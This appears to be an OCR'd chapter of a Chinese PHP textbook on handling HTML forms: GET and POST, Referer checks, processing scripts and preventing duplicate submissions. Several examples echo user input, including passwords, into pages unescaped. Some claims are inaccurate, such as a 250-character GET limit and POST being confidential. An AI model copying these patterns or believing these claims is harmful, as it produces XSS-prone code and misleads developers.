创建好了表单和表单元素之后，接下来了解表单中数据提交的方式。

可以通过设定<form>标记中的 method 属性来设置表单中数据的提交方式。method 的属性值有 get 和 post 两种。

实例 11-5： get 方法的使用

```
<form name="form1" method="get" action="get.php">
  姓名：<input name="name" type="text" id="name"><br>
  密码：<input name="pw" type="password" id="pw">
  <input type="submit" value="提交">
</form>
```

get.php 脚本如下：

```
<?php
//本程序用于接收来自 HTML 页面的表单数据，并输出每个字段
echo '用户的输入如下所示：';
echo '<br>姓名：'.$_GET['name'];
echo '<br>密码：'.$_GET['pw'];
?>
```

在 PHP 环境下运行上述代码，结果如图 11-6 和图 11-7 所示。




图 11-6　get 方法




图 11-7　运行结果

知识点：

get 方法是<form>表单中 method 属性的默认方法。使用这种方法提交的表单数据被附加到 URL 上，作为 URL 的一部分发送到服务器端。在地址栏中可以看到通过 get 方法传递的数据。

通过 get 方法传递的数据不具有保密性。如果要传递非保密数据的话，此方法是可行的；相反，如果要传递的数据是保密的，那么这种方法就不适用了，则要采用下面提到的 post 方法进行数据的传递。

get 方法传递的字符串长度有一定的限制，不能超过 250 个字符。如果超过规定的长度，浏览器将会自动截取，将导致要传递的数据丢失或程序运行出错。

该方法不支持 ASCII 字符之外的任何字符，如果包含汉字或其他非 ASCII 字符时，需要将其转换成符合要求的编码格式后再进行传递。

实例 11-6：Post 方法的使用

```
<form name="form1" method="post" action="post.php">
  姓名：<input name="name" type="text" id="name"><br>
  密码：<input name="pw" type="password" id="pw">
   <input type="submit" value="提交">
</form>
```

post.php 脚本如下：

```
<?php
//本程序用于接收来自 HTML 页面的表单数据，并输出每个字段
echo '用户的输入如下所示：';
echo '<br>姓名：'.$_POST['name'];
echo '<br>密码：'.$_POST['pw'];
?>
```

在 PHP 环境下运行上述代码，结果如图 11-8 和图 11-9 所示。



图 11-8　post 方法的使用




图 11-9　运行结果

知识点：

post 方法不依赖于 URL，提交的数据不会在地址栏中显示。该方法是将表单中要传递的数据作为一个数据块发送到服务器端。

用 post 方法传递数据时，用户在客户端将看不到传递的数据，对用户来说具有保密性，安全性要比 get 方法高。

11.3　表单的处理方法

11.3.1　检查表单提交的来源

为了防止有人伪造相同的表单提交到服务器程序而造成安全问题，有时候需要对表单提交的来源进行检查处理，比如只允许某些主机提交数据。

实例 11-7：检查表单提交的来源

```
<?php
    $action = $_SERVER['PHP_SELF'];
```

```
    if ($_SERVER['REQUEST_METHOD'] == 'POST'){
        $ref = $_SERVER['HTTP_REFERER'];
        $srv = "http://{$_SERVER['SERVER_NAME']}$action";
        echo "当前来源为:<br>$ref<br>服务器地址为: <br>$srv<hr>";
        if (strcmp($srv, $ref) == 0){
            echo "匹配";
        }
else{
            echo "不允许站外提交";
        }
    }else{
        echo '请提交表单';
    }
?>
<form action="<?php echo $action;?>" method="post">
<input type="submit" value="提交"/>
</form>
```

在 PHP 环境下运行上述代码，结果如图 11-10 和图 11-11 所示。




图 11-10　检查表单提交来源




图 11-11　运行结果显示

知识点：

本例通过比较$srv 和$ref 是否相同来决定是否允许主机提交表单传递值。

PHP 中服务器超级全局数组$_SERVER 提供了一个叫$_SERVER['HTTP_REFERER'] 的变量，用于保存上一页的来源，例如表单提交或者超级链接的 URL 地址。如果从一个主机提交表单或者从浏览器地址栏中直接输入当前脚本的名称，该变量将会保存表单来源或为空值。

全局数组$_SERVER 中，HTTP_SELF 保存当前脚本的完整路径，SERVER_NAME 保存当前服务器的名称。

11.3.2　一个完整表单处理

实例 11-8：一个完整表单处理

```
<form action="form.php" method="post">
<table width="541" border="0">
```

```
<tr>
  <td width="26%">姓名：</td>
  <td width="74%"><input type="text" name="username" value="zhang"
      id="username"/></td>
</tr>
<tr>
  <td>密码：</td>
  <td><input type="password" name="password" maxlength="10"
             id="password" /></td>
</tr>
<tr>
  <td>年龄：</td>
  <td>
    <select name="age">
    <option value="<18">小于 16</option>
    <option value="18-30" selected>16-30</option>
    <option value="31-50">31-50</option>
    <option value="51-80">51-80</option>
    </select>
  </td>
</tr>
<tr>
  <td valign="middle">自我介绍:</td>
  <td><textarea name="intro" rows="3" cols="50"
                id="intro">请输入您的自我介绍</textarea></td>
</tr>
<tr>
  <td valign="middle">体育爱好：  </td>
  <td><input type="radio" name="fave_sport" value="tennis" checked>网球
      <input type="radio" name="fave_sport" value="football">足球
      <input type="radio" name="fave_sport" value="baseball">篮球
      <input type="radio" name="fave_sport" value="polo">保龄球 </td>
</tr>
<tr>
  <td valign="middle"> 开发语言：</td>
  <td><input name="from" type="hidden" id="from" value="注册表单">
      <input type="checkbox" name="languages[]" value="php"
                  checked id="languages[]">php
      <input type="checkbox" name="languages[]" value="java"
                  id="languages[]">java
      <input type="checkbox" name="languages[]" value="perl"
                  id="languages[]">perl
      <input type="checkbox" name="languages[]" value="cpp"
                  id="languages[]">c++
```

```
        <input type="checkbox" name="languages[]" value=".net"
                    id="languages[]">.NET</td>
    </tr>
    <tr>
     <td valign="top"> 开发工具：</td>
     <td><select name="develop_ide[]" size="5" multiple id="develop_ide[]">
       <option value="ZDE" selected>Zend Studio</option>
       <option value="Eclipse">Eclipse</option>
       <option value="Editplus">Editplus</option>
       <option value="Ultraedit">Ultraedit</option>
       <option value="Other">Other</option>
       </select></td>
  </tr>
  <tr>
    <td></td>
    <td><input type="submit" name="btn_submit" value="提交" /></td>
  </tr>
</table>
</form>
```

form.php 的脚本如下：

```
<?php
    //判断按钮的变量名是否在$_POST 中定义，如果有，表示该表单已提交
    if(isset($_POST["btn_submit"])){
    if (empty($_POST['username'])){
        echo "您没有输入用户名!";
        exit(0);
    }
    if (empty($_POST['password'])){
        echo "您没有输入密码! ";
        exit(0);
    }
    echo "<br>您的用户名： ".$_POST['username'];
    echo "<br>您的密码(明文)： ".$_POST['password'];
    echo "<br>您的年龄： ".$_POST['age'];
    if (!empty($_POST['languages'])){
          echo "<br>您选择的语言为：";
        //处理用户选择兴趣的 checkbox 按钮产生的数组
        foreach ($_POST['languages'] as $lang){
          echo $lang;
         }
    } else {
         echo "您没有输入任何兴趣爱好!";
    }
```

```
    if (!empty($_POST['develop_ide'])){
          echo "<br>您使用的开发工具为：";
        //处理用户多选开发工具菜单产生的数组
        foreach ($_POST['develop_ide'] as $ide){
           echo $ide;
        }
    } else {
        echo "您没有选择开发工具!";
    }
    echo "<br>您的自我介绍： ".nl2br($_POST['intro']);
    echo "<br>网页隐藏值(通过 hidden 标签值传递)： ".$_POST['from'];
    }
?>
```

在 PHP 环境下运行上述代码，结果如图 11-12 和图 11-13 所示。




图 11-12　完整表单处理图示




图 11-13　运行结果

知识点：

本实例中涉及的表单包括了单行文本、多行文本框、单选项、多选项以及多选菜单等表单元素。其中，参数 maxlength 是与密码文本框关联的属性，用于限制用户输入密码的最大长度。

form 表单采用 post 方法传递数据，用户提交的数据会保存到$_POST 或$_REQUEST 的超级全局数组中，可以通过数组中的值处理提交的数据。

11.4　常用表单数据验证方法

前面的例子中，我们只是原封不动地将用户的输入进行输出，并没有对用户的输入进行检查和校验处理，这样会给系统带来很多无用或者错误信息。比如，如果用户在表单上输入错误的 E-mail 地址格式，系统在处理时会出现问题。通常情况下，需要在客户端和服务器端同时对用户输入的数据进行验证。

11.4.1　客户端验证

大多数 Web 开发中最常用的方法是在客户端使用 JavaScript 来校验表单内容，如果数

据正确，才允许提交到服务器端。利用客户端验证的好处是用户反馈快，无须直接到服务器请求信息后再下载 HTML 页。大多数验证是放在表单的“onSubmit”事件中，当 JavaScript 处理表单验证，用户试图提交表单时，会立即返回布尔值 false，浏览器也不会进行表单提交，方便用户立即纠正错误，因为校验动作都在客户端，从而减小了服务器端的负荷。其缺点是客户端浏览器如 IE、Firefox 等对所支持的 JavaScript 脚本解释并不完全相同，在细节上彼此也有些差异。此外，一些用户为了安全，在浏览器端禁止了对 JavaScript 的支持，或者是恶意地关闭，这样客户端浏览器就完全不理会客户端的验证。通常情况下，为了避免这种安全问题，仍需在服务器端对提交的数据再次进行验证。

11.4.2　服务器端验证

使用服务器端验证数据，就是指利用 PHP 脚本来处理表单数据。与客户端验证相比，使用服务器端验证更安全，可与所有浏览器实现无缝对接，利用 PHP 对校验数据的类型、长度、格式等规则进行任意修改。不足之处是代价高，用户反馈慢，增加了服务器的负荷。

另外，在有些情况下，必须使用服务器端进行验证。例如，用 PHP 连接数据库才能验证用户名是否存在。

11.4.3　避免表单重复提交

用户在提交表单数据时，可能因为网速或网页被恶意刷新的原因，会产生同一条记录被重复插入到数据库中，即表单的重复提交问题。要解决这一棘手问题，可以从客户端和服务器端一起入手。

1. 使用客户端脚本

实例 11-9：使作客户端脚本避免表单重复提交(1)

```
<form method="post" name="register" action="test.php" enctype="multipart/
form-data">
        <input name="text" type="text" id="text" />
        <input name="cont" value="提交" type="button"
        onClick="document.register.cont.value='正在提交,请等待...';
            document.register.cont.disabled=true;
            document.the_form.submit();">
</form>
```

在 PHP 环境下运行上述代码，结果如图 11-14 所示。



图 11-14　使用客户端脚本避免表单重复提交(1)

知识点：

在客户端经常使用 JavaScript 进行常规输入验证，以避免表单重复提交的问题。当用户单击“提交”按钮后，OnClick 事件检测用户的提交状态，该按钮立即被置为失效状态，用户则不能单击该按钮再次提交数据。

实例 11-10：使用客户端脚本避免表单重复提交(2)

```
<script language="JavaScript">
<!--
    var submitcount=0;
    function submitOnce (form){
          if (submitcount == 0){
             submitcount++;
             return true;
          } else{
                alert("正在操作，请不要重复提交，谢谢！");
            return false;
             }
    }
//-->
</script>
<form name="the_form" method="post" action="" onSubmit
          ="return submitOnce(this)">
    <input name="text" type="text" id="text" />
    <input name="cont" value="提交" type="submit">
</form>
```

在 PHP 环境下运行上述代码，结果如图 11-15 所示。




图 11-15　使用客户端脚本避免表单重复提交(2)

知识点：

使用 JavaScript 的 OnSubmit( )方法，对已经提交过一次的表单弹出对话框，显示警告信息。

在本实例中，若用户已经单击“提交”按钮，则脚本会自动记录当前的状态，并将 submitcount 变量加 1。当用户试图再次提交时，脚本判断 submitcount 变量不为 0，提示用户已经提交，从而避免重复提交表单。

2．使用 Cookie 处理

实例 11-11：使用 Cookie 处理避免表单重复提交

```
<?php
//如果有表单提交，则记录 Cookies
if(isset($_POST['cont'])){
    setcookie("tempcookie","",time()+3000000);
    header("Location:".$_SERVER[PHP_SELF]);
    exit();
}
if(isset($_COOKIE["tempcookie"])){
    setcookie("tempcookie","",0);
    echo "您已经提交过表单";
}
?>
     <form name="the form" method="post" action="" enctype
                ="multipart/form-data">
            <input name="text" type="text" id="text" />
            <input name="cont" value="提交" type="submit">
        </form>
```

在 PHP 环境下运行上述代码，结果如图 11-16 所示。




图 11-16　使用 Cookie 处理避免表单重复提交

知识点：

使用 Cookie 记录表单提交的状态，根据其状态可以检查是否已经提交表单；如果客户端禁止了 Cookie，则该方法将不起作用。

3．使用 Session 处理

实例 11-12：使用 Session 处理避免表单重复提交

```
<?php
      session_start();
      $_SESSION['submit_time']= 0;
?>
<form action="session.php" method="POST">
  姓名： <input type="text" name="user"><br>
```

```
  邮箱：<input type="text" name="email">
  <input type="hidden" name="action" value="submitted">
  <input type="submit" name="submit" value=" 提交">
</form>
```

接收页面 session.php：

```
<?php
    if (isset($_POST['action']) && $_POST['action'] == 'submitted') {
      session_start();
      if ($_SESSION['submit_time']==0){
             $_SESSION['submit_time']=1;
            echo '提交成功！';
      }
      else
      {
             echo "正在提交，请稍后......";
      }
    }
?>
```

在 PHP 环境下运行上述代码，结果如图 11-17 和图 11-18 所示。




图 11-17　使用 Session 处理避免表单重复提交




图 11-18　运行结果

知识点：

利用 PHP 的 Session 功能也能避免表单的重复提交。Session 保存在服务器端，在 PHP 运行过程中可以改变 Session 变量。

本实例中，用一个 Session 变量记录表单提交的次数，当其值大于 1 时，则认为用户是在重复提交。

4．使用 header 函数转向

实例 11-13：使用 header 函数转向避免表单重复提交

```
<form name="the_form" method="post" action="submit.php">
         <input name="text" type="text" id="text" />
             <input name="submit" value="提交" type="submit">
   </form>
```

接收页面 submit.php：

```
<?php
   if (isset($_POST['submit'])&&$_POST['submit']=='提交') {
      header('location:/chap11/submit_ok.php');
   }
?>
```

submit_ok.php：

```
<?php
      echo '提交成功！';
?>
```

在 PHP 环境下运行上述代码，结果如图 11-19 和图 11-20 所示。



图 11-19　使用 header 函数转向避免表单重复提交

图 11-20　运行结果

知识点：

当用户提交表单时，服务器端处理后立即转向其他的页面。这样，即使用户刷新页面，也不会导致表单的重复提交。

11.4.4　表单过期的处理

在开发和使用过程中，经常会出现表单出错而返回页面时填写的信息全部丢失的情况，为了支持页面回跳，可以通过以下两种方法实现。

(1) 使用 header 头设置缓存控制头 Cache-control。

```
header('Cache-control: private, must-revalidate'); //支持页面回跳
```

(2) 使用 session_cache_limiter 方法。

```
session cache limiter('private, must-revalidate'); //要写在 session start
方法之前
```

下面的代码片段可以防止用户在填写表单时，单击“提交”按钮返回后，刚刚在表单上填写的内容不会被清除：

```
session_cache_limiter('nocache');
session_cache_limiter('private');
session_cache_limiter('public');
```

```
session_start();
//以下是表单内容，这样在用户返回该表单时，已经填写的内容不会被清空
```

将该段代码复制到所要应用的脚本顶部即可。

Cache-Control 消息头域说明

Cache-Control 指定请求和响应遵循的缓存机制。在请求消息或响应消息中设置 Cache-Control 并不会修改另一个消息处理过程中的缓存处理。

请求时的缓存指令包括 no-cache、no-store、max-age、max-stale、min-fresh 和 only-if-cached；响应消息中的指令包括 public、private、no-cache、no-store、no-transform、must-revalidate、proxy-revalidate 和 max-age。各个消息中的指令含义如表 11-1 所示。

表 11-1　各指令含义

缓存指令	说　明
public	指示响应可被任何缓存区缓存
private	指示对于单个用户的整个或部分响应消息。不能被共享缓存处理。允许服务器仅仅描述该用户的部分响应消息，此响应消息对于其他用户的请求无效
no-cache	指示请求或响应消息不能被缓存
no-store	用于防止重要的信息被无意地发布。在请求消息中发送将使得请求和响应消息都不使用缓存
max-age	指示客户机可以接收生存期不大于指定时间(秒为单位)的响应
min-fresh	指示客户机可以接收响应时间小于当前时间加上指定时间的响应
max-stale	指示客户机可以接收超出超时期间的响应消息。如果指定 max-stale 消息的值，那么客户机可以接收超出超时期指定值之内的响应消息

11.4.5　判断表单动作的技巧

表单可以通过同一程序来分配应该要处理的动作，在表单中有不同的逻辑，要想判别使用者按下的按钮是很容易的。

通过提交按钮的 name 可以知道，表单在提交出去的时候，只有按下的 submit 类型的按钮才会被送到表单数组中，所以只要判断按钮的值便可以知道使用者按下了一个按钮。以如下表单为例：

```
<form method="post" action=test.php>
<input type=submit name="btn" value="a">
<input type=submit name="btn" value="b">
</form>
```

当使用者按下 a 按钮的时候，n=a，当按下 b 按钮时，则 btn=b。

另外，也可以通过提交按钮的名字(name)来判断。代码如下：

```
< form method="post" action=test.php>
<input type=submit name="a" value="提交 A">
<input type=submit name="b" value="提交 B">
</form>
```

这样，只要 post/get 参数中有 a 或 b，就可以知道按下的按钮是哪一个。

```
<?php
   print_r($_POST);
?>
```

11.5　表 单 安 全

